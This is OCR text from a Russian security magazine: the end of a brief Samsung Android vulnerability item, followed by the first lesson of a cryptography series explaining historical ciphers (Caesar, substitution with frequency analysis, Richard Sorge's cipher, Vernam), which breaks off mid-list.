
TARGETS

Устройства Samsung с ОС Android 5.

Для проверки устройства советую воспользоваться утилитой команды Nowsecure — Android Vulnerability Test Suite (Android VTS), которую можно использовать не только для обнаружения этой уязвимости. Ее исходники опубликованы на GitHub, поэтому при желании можешь изучить поближе.

SOLUTION

Есть исправление от производителя.



Проверка устройства на наличие уязвимостей с помощью Android VTS

ПОГРУЖЕНИЕ В КРИПТУ ЧАСТЬ I: ИСТОРИЧЕСКИЕ ШИФРЫ

Анастасия Береснева
anastasiya3161@gmail.com



КАК РАБОТАЮТ САМЫЕ ИЗВЕСТНЫЕ ШИФРЫ В ИСТОРИИ? ВСЕ НАГЛЯДНО И ПО ПОЛОЧКАМ!

Архаичные шифраторы канули в Лету, чего нельзя сказать об алгоритмах шифрования. Операции сдвига, замены и перестановки до сих пор применяются в современных алгоритмах, однако с существенной поправкой в стойкости. За многие столетия, прошедшие со времен первого применения этих шифров, криптографы научились оценивать количество информации, энтропию и стойкость, однако так было не всегда. Рассмотрим подробнее, как работают самые популярные шифры в истории криптографии и в чем их недостатки.

Roadmap

Это первый урок из цикла «Погружение в крипту». Все уроки цикла в хронологическом порядке:

- **Урок 1. Исторические шифры:** основы, исторические шифраторы, как работают (и анализируются) шифры сдвига, замены, Рихарда Зорге, шифр Вернама и шифровальные машины ***(ты здесь)***
- **Урок 2. Распределение ключей:** что это такое, как выполняется распределение ключей и как выбрать криптостойкий ключ
- **Урок 3. Современные отечественные шифры:** что такое сеть Фейстеля, какими бывают отечественные блочные шифры, используемые в современных протоколах, — ГОСТ 28147—89, «Кузнечик»
- **Урок 4. Современные зарубежные шифры:** что такое, как работают и в чем разница между 3DES, AES, Blowfish, IDEA, Threefish от Брюса Шнайера
- **Урок 5. Электронная подпись:** виды ЭП, как они работают и как их использовать
- **Урок 6. Квантовая криптография:** что это такое, где используется и как помогает в распределении секретных ключей, генерации случайных чисел и электронной подписи

В современном обществе, где почти каждый человек имеет электронный девайс (а то и не один), где каждую минуту совершаются операции с электронной валютой, пересылаются конфиденциальные email, подписываются элек-

тронные документы, криптография нужна как воздух. Нужна пользователям, чтобы защитить свою приватность. Нужна программистам, чтобы обеспечить безопасность проектируемых систем. Нужна хакерам, чтобы при аудите понимать уязвимые места в системах. Нужна админам, чтобы представлять, чем и как лучше защищать корпоративные данные. Мы не могли обойти стороной такую важную тему и начинаем цикл статей, посвященный введению в криптографию. Для новичков — самый простой путь познакомиться с криптой, для профи — хороший повод систематизировать свои знания. Шесть уроков, от самого простого к сложному. Вперед!

Термины

Для начала давай определимся с терминологией:

- **Криптография** — это наука о том, как обеспечить секретность сообщения.
- **Криптоанализ** — это наука о том, как вскрыть зашифрованное сообщение, не зная ключа.
- **Дешифровка** — это процесс получения открытого текста средствами криптоанализа.
- **Расшифрование** — это процесс получения открытого текста с использованием ключа и алгоритма расшифрования, предусмотренного для данного шифра.

В мире криптографии путаться в этих словах — ужасный моветон.

ЗАЧЕМ МНЕ ЗНАНИЯ О КРИПТОГРАФИИ?

Предположим, криптография очень нужна, но пусть ей займутся ~~дядьки с усами~~ математики. Зачем же мне знания по криптографии?

Если ты обычный пользователь — то как минимум, чтобы обеспечить свою приватность. Сегодня крупным государствам и влиятельным организациям становятся доступны средства тотального надзора за миллионами людей. Поэтому криптография оказывается важнейшим инструментом, обеспечивающим конфиденциальность, доверие, целостность, авторизацию сообщений и электронных платежей. Повсеместное распространение криптографии останется одним из немногих способов защитить пользователя от угроз, нависающих над его конфиденциальной информацией. Зная, как работает тот или

иной протокол или шифр, чем он хорош и где его слабые места, ты сможешь осознанно выбирать инструменты для работы или просто общения в Сети.

Если ты программист или специалист по ИБ, то здесь вообще от криптографии никуда не скрыться. Любой крупный проект требует обеспечения безопасности информации. Неважно, что ты разрабатываешь: контентный сервис, почтовик, мессенджер, соцсеть или просто интернет-магазин, — везде есть критичные данные, которые надо защищать от перехвата или угона БД. Каждая операция должна быть защищена криптографическими протоколами. В этом случае криптография — подходящий инструмент. Если ты еще с ней не столкнулся, будь уверен — это на 100% лишь вопрос времени.

Короче говоря, криптография используется гораздо чаще, чем можно себе представить. Поэтому пора снять завесу тайны с этой науки, познакомиться с наиболее интересными аспектами и использовать ее возможности себе на пользу.

ЗАЧЕМ ИЗУЧАТЬ СТАРЫЕ ШИФРЫ?

В интернете криптографические протоколы используются практически при каждом запросе. Но как же дело обстояло, когда интернета не было и в помине? Не стоит думать, что в те далекие лохматые времена не было криптографии. Первые способы шифрования появились около четырех тысяч лет назад. Конечно, это были самые примитивные и нестойкие шифры, однако и население тогда было малограмотное, так что такие способы могли защитить информацию от любопытных глаз.

Люди всегда нуждались в секретной переписке, поэтому шифрование не стояло на месте. С раскрытием одних шифров придумывали другие, более стойкие. На смену бумажным шифрам пришли шифровальные машины, которым не было равных среди людей. Даже опытному математику не удавалось взломать шифр, рассчитанный на роторной машине. С появлением первых компьютеров требования к защите информации возросли многократно.

Зачем же нам знакомиться с такими древними и нестойкими шифрами, если можно сразу прочитать про DES и RSA — и вуаля, почти специалист? Изучение первых шифров поможет лучше понять, зачем нужна та или иная операция в современном алгоритме шифрования. Например, шифр перестановки, один из первых примитивных алгоритмов, не был забыт, и перестановка — одна из часто встречающихся операций в современном шифровании. Таким образом, чтобы лучше осознать, откуда на самом деле растут ноги у современных алгоритмов, нужно оглянуться на несколько тысяч лет назад.

ИСТОРИЧЕСКИЕ ШИФРЫ И ПЕРВЫЕ ШИФРАТОРЫ

Согласно источникам, первые способы шифрования текста появились вместе с зарождением письменности. Способы тайного письма применялись древни-

ми цивилизациями Индии, Месопотамии и Египта. В письменах Древней Индии упоминаются способы изменения текста, которые использовали не только правители, но и ремесленники, желающие скрыть секрет мастерства. Истоком криптографии считается использование специальных иероглифов в древнеегипетской письменности около четырех тысячелетий назад.

Первым шифром, зародившимся в древних цивилизациях и актуальным, в некотором роде, и по сей день, можно считать шифр замены. Чуть позже был придуман шифр сдвига, который применялся Юлием Цезарем, почему и был назван в его честь.

Помимо шифров, нельзя не упомянуть о приборах для шифрования, которые разрабатывали древние математики. Например, скитала — первый шифратор, разработанный в Спарте. Представлял собой палку, на которую по всей длине наматывалась лента пергамента. Текст наносился вдоль оси палки, после чего пергамент снимался, и получалось шифрованное сообщение. Ключом служил диаметр палки. Однако такой способ шифрования был абсолютно нестойким — автором взлома стал Аристотель. Он наматывал ленту пергамента на конусообразную палку до тех пор, пока не появлялись отрывки читаемого текста.

Также ярким примером из мира древних шифраторов может стать диск Энея — диск с отверстиями по количеству букв в алфавите. Нитка протягивалась последовательно в те отверстия, которые соответствовали буквам сообщения. Получатель вытаскивал нитку, записывал последовательность букв и читал секретное послание. Однако этот шифратор обладал существенным недостатком — достать нитку и разгадать послание мог кто угодно.

Шифр сдвига

Это один из самых первых типов шифра. Процесс шифрования очень прост. Он заключается в замене каждой буквы исходного сообщения на другую, отстоящую от исходной на заданное количество позиций в алфавите. Это количество позиций называется ключом. При ключе, равном трем, этот метод называется шифром Цезаря. Император использовал его для секретной переписки. Для того чтобы зашифровать сообщение, нужно построить таблицу подстановок:

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c

Как видишь, во втором ряду символы алфавита сдвинуты на три позиции «назад». Чтобы зашифровать сообщение, для каждого символа исходного текста нужно взять соответствующий ему символ из таблицы подстановки.

Пример шифра

Исходный текст: Hi, Brut! How are you?
Шифрованный текст: Kl, Euxw! Krz duh brx?

Расшифрование

На этапе расшифрования мы имеем шифрованный текст и ключ, равный трем. Чтобы получить исходный текст, ищем для каждого символа сдвиг на три позиции к началу алфавита. Так, для первого символа K сдвиг три будет означать символ H. Далее посимвольно расшифровываем текст, пока не получаем исходную фразу `Hi, Brut! How are you?`.

Криптоанализ

Легче всего такой шифр взломать простым перебором всех возможных значений ключа — их всего 25. Здесь все просто, и останавливаться смысла нет.

Другой вариант — использовать частотный анализ текста. Для каждого языка есть статистическая информация о частоте употребления каждой буквы алфавита и наиболее часто встречающихся сочетаний букв. Для английского, например, среднестатистические частоты употребления букв таковы:

E 0,12702	**S** 0,06327	**U** 0,02758	**P** 0,01929	**Q** 0,00095
T 0,09056	**H** 0,06094	**M** 0,02406	**B** 0,01492	**Z** 0,00074
A 0,08167	**R** 0,05987	**W** 0,02360	**V** 0,00978	
O 0,07507	**D** 0,04253	**F** 0,02228	**K** 0,00772	
I 0,06966	**L** 0,04025	**G** 0,02015	**J** 0,00153	
N 0,06749	**C** 0,02782	**Y** 0,01974	**X** 0,00150	

Что касается двухбуквенных сочетаний (биграмм), то можно заметить следующую тенденцию:

Биграмма	Процентное содержание	Биграмма	Процентное содержание
th	3,15	he	2,51
an	1,72	in	1,69
er	1,54	re	1,48
es	1,45	on	1,45



ea	1,31	ti	1,28
at	1,24	st	1,21
en	1,20	nd	1,18

Идея в том, что в зашифрованном тексте самой часто встречаемой буквой будет не эталонная е, а что-то другое. Соответственно, нам нужно найти самую часто встречаемую букву в нашем шифре. Это и будет зашифрованная е. А дальше нужно подсчитать ее сдвиг от е в таблице подстановок. Полученное значение и есть наш ключ!

Шифр замены

Основной недостаток шифра сдвига заключается в том, что есть всего 25 возможных значений ключа. Даже Цезарь начал подозревать, что его шифр не самая лучшая идея. Поэтому на смену ему пришел шифр замены. Для того чтобы воспользоваться этим алгоритмом, создается таблица с исходным алфавитом и, непосредственно под ним, тот же алфавит, но с переставленными буквами (или любой другой набор знаков):

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
b	e	x	g	w	i	q	v	l	o	u	m	p	j	r	s	t	n	k	h	f	y	z	a	d	c

Пример шифра

Действуем аналогично предыдущему шифру. Для каждого символа исходного текста берем соответствующий ему из таблицы подстановки:

Исходный текст: Hi, Brut! How are you?

Шифрованный текст: Vl, Enfh!Vrz bnw drf?

Расшифрование

При расшифровании заменяем каждый символ шифротекста соответствующим символом из известной нам таблицы подстановки: v => h, l => i и так далее. После чего получаем исходную строку `Hi, Brut! How are you?`.

Криптоанализ

Криптоанализ этого шифра также выполняется методом частотного анализа текста. Рассмотрим пример:

```
MRJGRJ LK HVW XBSLHBM RI QNWBH ENLHBLJ, LHK SRMLHLXBM, WXRJRPLX, BJG
XRPPWNXLBM XWJHNW. LH LK RJW RI HVW MBNQWKH XLHLWK LJ HVW ZRNMG BJG
HVW MBNQWKH XLHD LJ WFNRSW. LHK SRSFMBHLRJ LK BERFH 8 PLMMLRJ. MRJGRJ
LK GLYLGWG LJHR KWYWNBM SBNHK: HVW XLHD, ZWKHPLJKHWN, HVW ZWKH WJG, BJG
```

HVW WBKH WJG. HVW VWBNH RI MRJGRJ LK HVW XLHD, LHK ILJBJXLBM BJG EFKL-JWKK XWJHNW. JFPWNRFK EBJUK, RIILXWK, BJG ILNPK BNW KLHFBHWG HVWNW, LJXMFGLJQ HVW EBJU RI WJQMBJG, HVW KHRXU WAXVBJQW, BJG HVW RMG EBLM-WD. IWZ SWRSMW MLYW VWNW, EFH RYWN B PLMMLRJ SWRSMW XRPW HR HVW XLHD HR ZRNU. HVWNW BNW KRPW IBPRFK BJXLWJH EFLMGLJQK ZLHVLJ HVW XLHD. SWNVBSK HVW PRKH KHNLULJQ RI HVWP LK HVW KH. SBFM\'K XBHVWGNBM, HVW QNWBHWKH RI WJQMLKV XVFNXVWK. LH ZBK EFLMH LJ HVW 17HV XWJHFND ED KLN XVNLKHRSVWN ZNWJ. HVW HRZWN RI MRJGRJ ZBK IRFJGWG ED OFMLFK XBWKBN BJG LJ 1066 NWE-FLMH ED ZLMMLBP HVW XRJTFWNRN. LH ZBK FKWG BK B IRNHNWKK, B NRDBM SBM-BXW, BJG B SNLKRJ. JRZ LH LK B PFKWFP.

Частотный анализ букв этого шифра показывает следующее (читай построчно, буквы сортированы по частоте использования):

W — 88,	H — 74,	L — 67,	J — 55,	B — 54,	K — 52,
R — 51,	N — 41,	M — 36,	V — 35,	X — 29,	G — 27,
F — 23,	P — 16,	S — 16,	I — 15,	Z — 13,	E — 13,
D — 11,	Q — 10,	U — 5,	Y — 4,	T — 1,	O — 1,
A — 1					

Вероятно, что W => e, так как это самая часто встречающаяся буква в шифре (смотри таблицу среднестатистических частот использования букв для английского языка в предыдущем шифре).

Дальше пробуем найти наиболее короткое слово, куда входит уже известная нам буква W => e. Видим, что сочетание HVW чаще всего встречается в шифре. Нетрудно догадаться, что, скорее всего, это триграмма the, то есть в тексте мы уже определили три символа. Если посмотреть на промежуточный результат, сомнений не остается:

MRJGRJ LK the XBSLtBM RI QNeBt ENLtBLJ, LtK SRMLtLXBM, eXRJRPLX, BJG XRP-PeNXLBM XeJtNe. Lt LK RJe RI the MBNQeKt XLtLeK LJ the ZRNMG BJG the MBNQeKt XLtD LJ eFNRSe. LtK SRSFMBtLRJ LK BERFt 8 PLMMLRJ. MRJGRJ LK GLYLGeG LJtR KeYeNBM SBNtK: the XLtD, ZeKtPLJKteN, the ZeKt eJG, BJG the eBKt eJG. the heBNt RI MRJGRJ LK the XLtD, LtK ILJBJXLBM BJG EFKLJeKK XeJtNe. JFPeNRFK EBJUK, RIILXeK, BJG ILNPK BNe KLtFBteG theNe, LJXMFGLJQ the EBJU RI eJQMBJG, the KtRXU eAXhBJQe, BJG the RMG EBLMeD. IeZ SeRSMe MLYe heNe, EFt RYeN B PLMMLRJ SeRSMe XRPe tR the XLtD tR ZRNU. theNe BNe KRPe IBPRFK BJXLeJt EFLMGLJQK ZLthLJ the XLtD. SeNhBSK the PRKt KtNLULJQ RI theP LK the Kt. SBFM\'K XBtheGNBM, the QNeBteKt RI eJQMLKh XhFNXheK. Lt ZBK EFLMt LJ the 17th XeJtFND ED KLN XhNLKtRSheN ZNeJ. the tRZeN RI MRJGRJ ZBK IRFJGeG ED OFMLFK XBeKBN BJG LJ 1066 NeEFLMt ED ZLMMLBP the

XRJTFeNRN. Lt ZBK FKeG BK B IRNtNeKK, B NRDBM SBMBXe, BJG B SNLKRJ. JRZ Lt LK B PFKeFP.

Отлично, уже известны три буквы. Снова ищем наиболее короткие слова с новыми известными нам подстановками. Сочетание it является частоупотребляемым, и, поскольку буква t уже дешифрована (HVW => the), очевидно, что в нашем тексте L => i (LH => it). После этого обращаемся к поиску биграмм is и to, устанавливаем, что K => s, R => o. Затем обращаем внимание на триграммы ~ing и and. Анализ текста показывает, что BJG, скорее всего, шифротекст от and. После замены всех наиболее часто встречающихся символов получаем текст:

Mondon is the XaSitaM oI QNeat ENitain, its SoMitiXaM, eXonoPiX, and XoPPeNXiaM XentNe. it is one oI the MaNQest Xities in the ZoNMd and the MaNQest XitD in eFNoSe. its SoSFMation is aEoFt 8 PiMMion. Mondon is diYided into seYeNaM SaNts: the XitD, ZestPinsteN, the Zest end, and the east end. the heaNt oI Mondon is the XitD, its IinanXiaM and EFsiness XentNe. nFPeNoFs EanUs, oIIiXes, and IiNPs aNe sitFated theNe, inXMFdinQ the EanU oI enQMand, the stoXU eAXhanQe, and the oMd EaiMeD. IeZ SeoSMe MiYe heNe, EFt oYeN a PiMMion SeoSMe XoPe to the XitD to ZoNU. theNe aNe soPe IaPoFs anXient EFiMdinQs Zithin the XitD. SeNhaSs the Post st-NiUinQ oI theP is the st. SaFM\’s XathedNaM, the QNeatest oI enQMish Xh-FNXhes. it Zas EFiMt in the 17th XentFND ED siN XhNistoSheN ZNen. the toZeN oI Mondon Zas IoFnded ED OFMiFs XaesaN and in 1066 NeEFiMt ED ZiMMiaP the XonTFeNoN. it Zas Fsed as a IoNtNess, a NoDaM SaMaXe, and a SNison. noZ it is a PFseFP.

Далее действуя аналогично или просто подбирая буквы по смыслу, находим исходный текст:

London is the capital of Great Britain, its political, economic, and commercial centre. It is one of the largest cities in the world and the largest city in Europe. Its population is about 8 million. London is divided into several parts: the City, Westminster, the West End, and the East End. The heart of London is the City, its financial and business centre. Numerous banks, offices, and firms are situated there, including the Bank of England, the Stock Exchange, and the Old Bailey. Few people live here, but over a million people come to the City to work. There are some famous ancient buildings within the City. Perhaps the most striking of them is the St. Paul’s Cathedral, the greatest of English churches. It was built in the 17th century by Sir Christopher Wren. The

```
Tower of London was founded by Julius Caesar and in 1066 rebuilt by
William the Conqueror. It was used as a fortress, a royal palace, and a
prison. Now it is a museum.
```

Как видишь, в этом криптоанализе нашим главным инструментом был статистический анализ частот. Идем дальше!

Шифр Рихарда Зорге

Нельзя рассказывать о шифрах и ни слова не сказать о шпионах. В недалеком прошлом, когда компьютеров еще не было, информацию стремились скрыть в основном разведчики. Наука о шифровании не могла стоять на месте, ведь служба Родине была самым важным и нужным ее предназначением. Кстати, именно советские шифры, разработанные отечественными специалистами, на многие десятилетия вперед определили вектор развития криптографии.

Давай разберем довольно известный шифр Рихарда Зорге — советского разведчика, который был направлен в Японию. Этот шифр продуман до мелочей. Шифрование ведется на английском языке. Первоначально нужно составить следующую таблицу:

S	U	B	W	A	Y
C	D	E	F	G	H
I	J	K	L	M	N
O	P	Q	R	T	V
X	Z	.	/		

Сначала записываем в нее слово SUBWAY (это слово использовал сам Зорге). Затем пишем все остальные буквы алфавита по порядку. Слеш означает новое слово (разделитель), а точка обозначает себя. Далее наиболее часто встречающиеся буквы английского алфавита (`A`, `S`, `I`, `N`, `T`, `O`, `E`, `R`) нумеруются в порядке появления в таблице:

0) S	U	B	W	**5)** A	Y
C	D	**3)** E	F	G	H
1) I	J	K	L	M	**7)** N
2) O	P	Q	**4)** R	**6)** T	V
X	Z	.	/		

Саму таблицу мы строим по горизонтали, записывая буквы рядами, а нумеруем по вертикали, столбцами. Так улучшаются перемешивающие свойства.

Далее таблица преобразуется к следующему виду: сначала в строку по столбцам записываются наиболее часто встречаемые буквы в порядке нумерации (S, I, E, ...). А затем записываются и все остальные буквы, также по столбцам в строки (C, X, U, D, J, ...). Такая таблица обеспечит хорошие перемешивающие свойства и в то же время не «испортит» частотный анализ шифротекста:

	0	1	2	3	4	5	6	7	8	9
-	S	I	O	E	R	A	T	N	-	-
8	C	X	U	D	J	P	Z	B	K	Q
9	.	W	F	L	/	G	M	Y	H	V

Таблица готова. Теперь можно зашифровать сообщение.

Пример шифра

Возьмем исходный текст:

```
Mr. X will fly tomorrow.
```

Расставим слеши для разделения слов:

```
Mr./X/will/fly/tomorrow.
```

Разобьем текст на блоки по четыре символа (просто для удобства представления):

```
Mr./ X/wi ll/f ly/t omor row.
```

Теперь текст нужно зашифровать по нашей таблице. Алгоритм такой:

1. Для каждого исходного символа ищем соответствующую ему цифру в первом столбце (для M это будет 9).
2. Для каждого исходного символа ищем соответствующую ему цифру в первом ряду (для M это будет 6).
3. Записываем полученные символы один за другим (**96**). Если вместо символа в первом ряду/столбце стоит прочерк, не пишем ничего:

```
96 4 ...
```

```
  M  R ...
```

4. Переходим к следующему символу. И так далее.

В итоге у нас получится такой шифротекст:

```
9649094  81 94 911  93939492  9397946  29624  429190
M R. /   X  /  W I  L L / F   L Y / T  OM OR  ROW .
```

После этого шифротекст заново переразбивается на блоки одинаковой длины по пять символов. Оставшиеся символы, которые придутся на последнюю незавершенную группу из пяти символов, можно просто отбросить. Если у нас останется больше двух символов, то их нужно добить нулями до полной группы из пяти. Если один или два — можно отбросить, они не несут особо много информации, и до них легко догадаются в штабе. В нашем случае лишних символов не осталось.

После перегруппировки у нас получится вот такой шифротекст:

```
96490  94819  49119  39394  92939  79462  96244  29190
```

Далее нужно наложить на полученный шифротекст некую гамму. Если упрощенно, то гамма — это последовательность чисел, которая выбирается для сложения с исходным шифротекстом. Например, если у нас есть гамма `1234 5678 9876`, а исходный шифротекст выглядел как `12222 14444 1555`, то конечный шифротекст после наложения гаммы выглядит как их сумма — `1234+12222, 14444+5678, 9876+1555`.

Откуда брать гамму и как незаметно передать ее в штаб? Зорге выбирал гамму из «Немецкого статистического ежегодника». Такое издание не должно было вызвать удивление у японцев, так как Зорге приехал в страну под видом немецкого журналиста. Зорге указывал страницу и столбец, откуда начиналась последовательность, которая была наложена на шифротекст в этом послании. Например, 201-я страница и 43-й столбец. Эти данные он записывал добавочным числом 20143 перед шифротекстом, который, в свою очередь, уже шифровался гаммой.

Конечно, сегодня стоит выбирать более известный источник для гаммы. Подойдут любые распространенные табличные данные, не вызывающие подозрения. Но для знакомства с шифром давай все же использовать аутентичный исходник :).

4. Viehseuchen.

(Jahresbericht über die Verbreitung von Viehseuchen im Deutschen Reich. Bearbeitet im Kaiserlichen Gesundheitsamt. Elfter Jahrgang. Das Jahr 1896.)

Jahr 1896	Maul- und Klauenseuche					Milzbrand[1]		
Staaten und Landestheile	neu betroffene Gehöfte	Stückzahl des gesammten Bestandes in den neu betroffenen Gehöften				in neu betroffenen Gehöften	erkrankten	
		Rinder	Schafe	Ziegen	Schweine		Pferde	Rinder
Prov. Ostpreußen	11	758	1 748	—	523	34	17	84
» Westpreußen	91	4 651	12 691	13	2 897	37	2	75
Stadt Berlin	13	190	2 587	—	2 594	1	—	1
Prov. Brandenburg	1 814	34 641	67 089	471	10 382	324	36	380
» Pommern	230	6 683	4 358	50	2 841	24	4	48
» Posen	366	24 607	25 458	195	7 066	144	7	209
» Schlesien	1 299	29 539	12 105	128	7 576	505	32	523
» Sachsen	5 923	103 755	140 801	1 065	31 450	213	16	225
» Schleswig-Holstein	968	21 658	4 617	11	9 064	33	1	46
» Hannover	8 496	91 213	88 932	782	36 439	68	—	84
» Westfalen	3 617	23 515	34 626	435	12 161	155	5	161
» Hessen-Nassau	3 643	23 014	21 608	1 137	11 929	144	1	144
» Rheinland	5 316	43 966	6 146	492	21 212	366	14	392
Hohenzollern	143	1 163	—	—	2	17	—	17
Königr. Preußen	**31 930**	**409 353**	**422 766**	**4 779**	**156 136**	**2 065**	**135**	**2 389**
Bayern rechts des Rheins	10 419	86 417	26 986	3 641	20 963	100	2	111
Bayern l. d. Rh. (Rbz. Pfalz)	1 689	8 713	377	254	1 200	109	1	110
Königr. Bayern	**12 108**	**95 130**	**27 363**	**3 895**	**22 163**	**209**	**3**	**221**
Königr. Sachsen	987	19 231	8 347	432	31 508	265	2	285
Württemberg	8 043	58 180	38 231	591	11 061	218	3	237
Baden	2 807	16 787	2 134	152	358	110	1	118
Hessen	2 862	17 537	9 950	2 336	12 101	64	1	57
Mecklenburg-Schwerin	621	7 639	4 319	—	1 745	2	—	1
Sachsen-Weimar	631	6 681	6 437	304	1 444	93	2	94
Mecklenburg-Strelitz	5	385	1 953	3	309	—	—	—
Oldenburg	145	2 811	380	7	288	3	—	5
Braunschweig	2 025	29 974	23 290	218	4 366	76	—	85
Sachsen-Meiningen	592	3 495	557	196	155	1	—	1
Sachsen-Altenburg	72	978	398	36	350	26	—	26
Sachsen-Coburg-Gotha	453	4 169	2 045	126	1 932	8	—	6
Anhalt	241	9 266	13 304	98	1 703	29	—	26
Schwarzburg-Sondershausen	90	486	—	31	63	1	—	—
Schwarzburg-Rudolstadt	409	1 962	1 931	56	111	8	—	7
Waldeck	289	1 950	5 437	82	1 871	—	—	—
Reuß älterer Linie	12	107	42	11	41	5	—	5
Reuß jüngerer Linie	94	1 248	515	99	484	19	—	19
Schaumburg-Lippe	20	163	—	1	151	—	—	—
Lippe	101	888	1 209	55	838	1	—	1
Lübeck	—	—	—	—	—	—	—	—
Bremen	22	429	42	5	177	7	2	6
Hamburg	72	885	426	51	1 012	4	—	5
Elsaß-Lothringen	4 243	20 747	1 172	76	1 701	138	35	115
Deutsches Reich i. J. 1896	**68 874**	**710 481**	**572 248**	**13 640**	**252 068**	**3 352**	**184**	**3 709**
Dagegen im Jahre 1895	16 975	195 120	207 105	3 855	58 566	2 944	169	3 183
94	9 049	93 919	65 236	1 051	32 405	2 764	204	3 031
93	15 417	204 832	218 494	1 908	75 108	2 564	142	3 010
92	105 929	1 504 308	2 193 187	17 782	438 262	2 576	92	3 009
91	44 519	394 640	240 904	3 378	182 208	2 264	69	2 738
90	39 693	432 235	225 948	4 920	153 808	2 186	57	2 537
89	23 219	262 381	235 572	2 827	54 404	1 904	72	2 276
88	3 185	37 164	19 477	309	25 884	1 693	49	1 991
87	1 242	12 723	13 521	879	4 745	1 609	61	1 977

[1]) Außerdem erkrankten im Jahre 1896 am Milzbrand: 501 Schafe, 2 Ziegen und 26 Schweine.

Наш исходник для выбора гаммы. Ориджинал!

Предположим, мы выбрали 199-ю страницу и четвертую строку, шестой столбец. Отсюда и начинается нужная гамма:

```
324 36 380 230 6683 4358 50 2841
```

В этом случае, чтобы наложить гамму, нужно сделать:

```
19946 {96490+324 94819+36 49119+380 39394+230 92939+6683 79462+4358
96244+50 29190+2841}
```

В итоге полученный шифротекст будет:

```
19946   96814   94855   49499   39624   99622   83820   96294   32031
```

Расшифрование

В Москве этот текст расшифровывали с помощью аналогичной таблицы. Первым делом анализировалось первое пятизначное число, и в справочнике находилась указанная последовательность гаммы:

```
{96814-324   94855-36   49499-380   39624-230   99622-6683   83820-4358   96294-
50   32031-2841}
```

Полученный шифротекст анализировали согласно таблице. Благодаря конструкции таблицы каждое число имеет строго одно значение в буквах:

```
96490   94819   49119   39394   92939   79462   96244   29190
Mr.     /X/     wil     l/      fly     /to     morr    ow.
```

Получили исходный текст:

```
Mr. X will fly tomorrow
```

Криптоанализ

Шифр Зорге так и не был взломан вражескими криптоаналитиками. Множество раз японские спецслужбы перехватывали шифротекст, но он так и останется в виде колонок пятизначных чисел, которые подшивались в дела непойманных шпионов.

Шифр Вернама

Во время Первой мировой войны криптологами активно использовался одноразовый шифр-блокнот, или шифр Вернама. Доказано, что он теоретически абсолютно стойкий, однако ключ key должен быть той же длины, что и передаваемое сообщение. Абсолютная стойкость — это свойство, при котором зашифрованное сообщение не поддается криптоанализу, так как не дает злоумышленнику никакой информации об открытом тексте.

Суть шифра Вернама крайне проста. Для этого нужно вспомнить операцию ⊕ «исключающее или» или сложение по модулю 2. Итак, для сообщения plaintext шифротекст будет равен:

```
plaintext⊕key = ciphertext
```

То есть каждый символ исходного текста нужно сначала, перевести в двоичный код и проксорить (сложить по модулю 2) с кодом соответствующего символа ключа. Далее перевести полученный символ шифротекста в буквенный формат согласно таблице. Например, A — первый символ текста, B — первый символ ключа. Тогда переводим оба в двоичный код, ксорим и получаем G:

```
A  00011
B  11001
   ----- +
G  11010
```

Во времена Первой мировой войны двоичные коды для символов задавались в Международном телеграфном алфавите № 2 (International Telegraph Alphabet No. 2, ITA2).

На самом деле, несмотря на свою криптостойкость, этот шифр имеет больше минусов, нежели плюсов:

- в качестве ключа должна быть абсолютно случайная последовательность — вероятно, придется стоять и подбрасывать кубик, чтобы сгенерировать такую;
- для передачи необходим защищенный канал — сомнительно, что он всегда имелся под рукой во времена Первой мировой войны;
